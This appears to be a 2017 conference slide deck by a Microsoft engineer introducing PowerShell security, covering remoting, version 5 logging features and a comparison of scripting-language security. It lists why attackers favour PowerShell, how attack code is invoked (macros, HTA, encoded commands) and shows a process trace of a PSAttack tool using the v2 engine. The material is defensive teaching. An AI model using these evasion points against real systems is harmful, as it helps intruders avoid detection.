Powershell Security Einführung

David das Neves
Premier Field Engineer, Microsoft

David das Neves
PFE, Microsoft

Aims of the Session

The overall aim of this PreConf session is to deliver the prerequired knowledge regarding Powershell Security. The attendees will receive an overview and how to implement the most important features & technologies.

A complete security approach for Enterprise Customers will be shown in the dedicated session:

05.05.2017 09:45-10:45 Track 1

PowerShell sicher im Unternehmen einsetzen
David das Neves

Agenda

- Introduction
- Remoting
- ExecutionPolicy
- Signing
- Credential Guard / Pass the Hash
- AMSI
- AppLocker / Device Guard / Constrained Language
- Logging
- Securing Privileged Access / Just Enough Administration
- Summary
- Discussion

Introduction

Powershell Security

Why Powershell Security matters

Security Response

Candid Wueest

detect, react, protect

25 NOV 2015

View Profile

Symantec Official Blog

+6
6 Votes

PowerShell threats surge: 95.4 percent of analyzed scripts were malicious

Symantec analyzed 111 threat families that use PowerShell, finding that they leverage the framework to download payloads and traverse through networks.

By: Candid Wueest SYMANTEC EMPLOYEE ACCREDITED

Created 08 Dec 2016 | 0 Comments | : 简体中文, 日本語

10 | 305 | Like 1


Benefits of PowerShell as an Attack Platform


- Run code in memory without touching disk.
- Download & execute code from another system.
- Interface with .Net & Windows APIs.
- Built-in remoting.
- CMD.exe is commonly blocked, though not PowerShell.
- Most organizations are not watching PowerShell activity.
- Many endpoint security products don’t have visibility into PowerShell activity.

PowerShell attack code can be invoked


- Microsoft Office Macro (VBA)
- WMI
- HTA Script (HTML Application - control panel extensions)
- CHM (compiled HTML help)
- Java JAR file
- Other script type (VBS/WSH/BAT/CMD)
- Typically an Encoded Command

Powershell is evil.





Powershell is powerful



So - what is Powershell?

- Powershell is a neutral administration tool, not a vulnerability.
- Powershell remoting respects all Windows authentication and authorization protocols. It requires local Administrators group membership by default.
- Hackers use Powershell for the same reasons you do… **because it is more convenient than twenty years of other popular command line tools.**

A Comparison of Shell and Scripting Language Security

- Event Logging
- Transcription
- Dynamic Evaluation Logging
- Application Whitelisting
- Antimalware Integration
- Local Sandboxing
- Remote Sandboxing
- Untrusted Input Tracking

A Comparison of Shell and Scripting Language Security

- **Event Logging**: The engine logs audit events of important operational events.
- **Transcription**: The engine logs application inputs and outputs.
- **Dynamic Evaluation Logging**: The engine logs the content of all content evaluation, including those generated / composed at runtime.
- **Application Whitelisting** - The engine allows enforcement of code integrity / application whitelisting policies, including user-authored documents / scripts.

A Comparison of Shell and Scripting Language Security

- **Antimalware Integration** - The engine actively integrates with antimalware software to evaluate the safety of code generated at runtime.
- **Local Sandboxing** - The engine allows sandboxing of behavior for local and interactive use.
- **Remote Sandboxing** - The engine allows sandboxing of behavior when accessed remotely.
- **Untrusted Input Tracking** - The engine allows script developers to track and make security decisions based on whether a variable or input was influenced by user input.

A Comparison of Shell and Scripting Language Security

Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration	Local Sandboxing	Remote Sandboxing	Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No	No	No	No	No	No	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

* Feature exists, but cannot enforce by policy

** Experiments exist

https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/

Lee Holmes, Azure Management Security, April 10, 2017

What matters?

A big misconception companies have about endpoint protection is...

They think just because they may have a corporate antivirus installed, it means their business is fully protected.

The truth of the matter is that **antivirus protection is becoming more and more irrelevant** in terms of protecting networks against a breach.

Scott Dujmovich

Powershell Version

WMF 5.1 can be installed on Windows 7, Windows 8.1, Windows Server 2008 R2, 2012, and 2012 R2, and provides a number of improvements.

It is **not required** to install WMF 4.0 prior to installing WMF 5.1 on Windows 7 and Windows Server 2008 R2. That was an issue for the WMF 5.1 Preview release, and has been resolved.

→ Migrate to Powershell Version 5

→ **And with your existent Win 7/8.1 devices!**

Powershell Version 5 is a must

Some of the fundamental security features:

- Script block logging
- System-wide transcripts
- Constrained PowerShell
- Antimalware Integration aka AMSI (Windows 10)

Powershell is more than Powershell.exe

- Powershell exists in the System.Management.Automation.dll dynamic linked library file (DLL) and can host different runspaces which are effectively Powershell instances


- Since Powershell code can be executed without running Powershell.exe, **blocking this executable is not an ideal solution to block attacks.**

Powershell Version 2 - Attack Vector

Time ...	Process Name	PID	Operation	Path	Result	Detail
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64	SUCCESS	IndexNumber: 0x10000000007ff
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	IndexNumber: 0x1000000000800
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	IndexNumber: 0x1000000000816
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	IndexNumber: 0x900000000fd75
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32	SUCCESS	IndexNumber: 0x100000000090d
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\System32	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32\en-US	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32\en-US	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32\en-US	SUCCESS	IndexNumber: 0x1000000000bd8
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\System32\en-US	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32\en-US	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32\WindowsPowerShell	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32\WindowsPowerShell	ACCESS DENIED	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32\WindowsPowerShell	SUCCESS	IndexNumber: 0x1000000000d17
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\System32\WindowsPowerShell	SUCCESS	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32\WindowsPowerShell	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	IndexNumber: 0x1000000000d18
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\System32\WindowsPowerShell\v1.0	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	Desired Access: Read Data/List Directory, Synchr
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	IndexNumber: 0x1000000002255
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6	SUCCESS	Control: FSCTL_FILE_PREFETCH

Powershell Version 2

- Windows 10 / Server 2016 provides the ability to remove PowerShell v2.0 (no, this doesn't remove PowerShell)
- Recommended after testing



DEMO - PowerShell is more than PowerShell.exe

```
PS C:\temp> $PS = [PowerShell]::Create()
$PS.AddCommand("Get-Process")
$PS.Invoke()


Commands             : System.Management.Automation.PSCommand
Streams              : System.Management.Automation.PSDataStreams
InstanceId           : 57ef9f1e-be3a-43a1-a7ed-cec4e9177c76
InvocationStateInfo  : System.Management.Automation.PSInvocationStateInfo
IsNested             : False
HadErrors            : False
Runspace             : System.Management.Automation.Runspaces.LocalRunspace
RunspacePool         :
IsRunspaceOwner      : True
HistoryString        :

Id      : 396
Handles : 373
CPU     :
Name    : csrss

Id      : 456
Handles : 192
CPU     :
Name    : csrss

Id      : 2064
Handles : 71
CPU     : 0.015625
Name    : dwm
```

Remoting

Notes from the field…

- “InfoSec will not let us turn on PowerShell remoting.”
- “Our last audit said that PowerShell needs to be locked down on all servers.”
- “The CIO went to a security conference and then banned PowerShell from the environment.”
- “We don´t know Powershell Security - therefore we shut it down completely.”
- “It is unsecure - you can read it in the news!”
- “The BSI* recommended to do so.”

*German Federal Office for Information Security / Bundesamt für Sicherheit in der Informationstechnik

But …

Now, be aware that these same companies will leave any one or more of these remote management ports open:

- Remote Desktop Protocol (RDP)
- Remote WMI access over RPC, clear text by default, random ports
- Remote event log management
- Remote service management
- SMB file share access
- PSEXEC

Powershell Remoting

- always encrypted
- single port
  - 5985 (http)
  - 5986 (https)
    - With certificate
- In a domain only members of the Domain administrators group have the ability to remote.
- Advanced logging possibilities

```
PS C:\Windows\
Config
    MaxEnvelop
    MaxTimeout
    MaxBatchIt
    MaxProvide
    Client
        Networ
        URLPre
        Allowl
        Auth
            Ba
            Di
            Ke
            Ne
            Ce
            Cr
        Defaul
            HT
            HT
        Truste
    Service
        RootSD
        MaxCor
        MaxCor
        Enumer
        MaxCor
        MaxPac
        Allowl
        Auth
            Ba
            Ke
            Ne
            Ce
            Cr
            Cb
        Defaul
            HT
            HT
        IPv4Fi
        IPv6Fi
        Enable
        Enable
        Certif
        AllowR
    Winrs
        AllowR
        IdleTi
        MaxCor
        MaxShe
        MaxPro
        MaxMem
        MaxShe
Client
    NetworkDelayms = 5000
    URLPrefix = wsman
    AllowUnencrypted = false
    Auth
        Basic = true
        Digest = true
        Kerberos = true
        Negotiate = true
        Certificate = true
        CredSSP = false
    DefaultPorts
        HTTP = 5985
        HTTPS = 5986
    TrustedHosts                                    ;;WD)(AU;SA;GXGW;;;WD)
Service
    RootSDDL = O:NSG:BAD:P(A;;GA;
    MaxConcurrentOperations = 42
    MaxConcurrentOperationsPerUs
    EnumerationTimeoutms = 240000
    MaxConnections = 300
    MaxPacketRetrievalTimeSeconds
    AllowUnencrypted = false
    Auth
        Basic = false
        Kerberos = true
        Negotiate = true
        Certificate = false
        CredSSP = false
        CbtHardeningLevel = Rela
    DefaultPorts
        HTTP = 5985
        HTTPS = 5986
    IPv4Filter = *
    IPv6Filter = *
```

DEMO - Remoting

Powershell Remoting – Bottom Line

- The improvements in WMF 5.0 (or WMF 4.0 with KB3000850) make PowerShell the worst tool of choice for a hacker when you enable script block logging and system-wide transcription.

  Hackers will leave fingerprints *everywhere*, unlike popular CMD utilities.

  For this reason, PowerShell should be the *only* tool you allow for remote administration.

ExecutionPolicy

